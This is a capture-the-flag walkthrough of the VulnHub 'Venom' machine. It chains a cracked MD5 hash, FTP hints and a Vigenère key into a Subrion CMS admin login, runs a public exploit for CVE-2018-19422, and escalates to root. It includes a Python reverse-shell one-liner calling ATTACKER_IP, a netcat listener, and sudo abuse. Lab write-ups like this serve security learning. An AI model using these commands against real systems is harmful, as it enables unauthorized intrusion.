VulnHub: Venom
An MD5 hash in a page comment cracks FTP access, a hint file and a Vigenère cipher unlock a CMS admin panel, and a known Subrion CMS RCE leads to root via a hardcoded backup password.
Nmap Scan
nmap -sV -sC -p- 192.168.11.115
Ports 21, 80, and 443 are open; 22, 7070, and 8084 are closed.
Port 80: Web Enumeration

http://192.168.11.115/ runs Apache. Viewing the page source turns up an MD5 hash left in an HTML comment:
Hash: 5f2a[REDACTED]5c23

Cracking it (CrackStation or hashcat) recovers a word — which also happens to double as a login for the FTP service seen in the nmap scan, since anonymous login is disabled there:
Port 21: FTP Access

Logging in with the recovered credential:

Checking the files folder turns up hint.txt:
Its contents are a set of encoded messages:

The hint points at a second hostname. Adding it to /etc/hosts:
echo "192.168.11.115 venom.box" | sudo tee -a /etc/hosts
Decoding the Hints

Both strings in hint.txt are Base64 — the first one encoded three times over:
The second decodes to a link to a Vigenère cipher tool:

The hint’s advice to “follow” the FTP credential suggests using that word as the cipher key, with dora as the corresponding username. Decoding the password hash from hint.txt with that key recovers the admin password.
Exploiting Subrion CMS
Logging in to venom.box/panel as dora:

The panel identifies Subrion CMS v4.2.1 — vulnerable to an authenticated arbitrary file upload leading to RCE (CVE-2018-19422):
searchsploit subrion 4.2.1
searchsploit -m 49876
Running it, with the admin password redacted from the command itself:
python3 49876.py -u http://venom.box/panel/ -l dora -p E[REDACTED]4
Shell Stabilization
# On Kali
nc -lvnp 4444

# On target
python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("ATTACKER_IP",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'
Then the standard PTY upgrade:
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm
Privilege Escalation
Logging in as the FTP user over su, then checking a hidden web backup folder turns up a second user’s password in a .htaccess file:

su nathan
Final Flags
User Flag
Once pivoted to nathan, the first flag is readable from the home directory:
cat /home/nathan/user.txtRoot Privilege Escalation
sudo -l shows nathan can run almost any command as root — including /bin/bash directly:
sudo /bin/bash
cat /root/root.txt
Takeaways
- Every credential in this chain came from data the box itself exposed — a hash in an HTML comment, a hint file over FTP, a password reused between a web comment and a system-level FTP account. Nothing here required guessing.
- The Vigenère step is a good reminder that “encoded” isn’t “encrypted”: once the key is known (or guessable from context, as here), classical ciphers fall immediately — CyberChef made short work of both layers.
- The final RCE was a documented CVE (CVE-2018-19422) against a specific CMS version; the harder part of this box was the credential/cipher chain to reach an authenticated session in the first place, not the exploit itself.
- Password reuse across services (the same word doubling as an FTP login here) is consistently one of the fastest paths from “found something” to “got a shell.”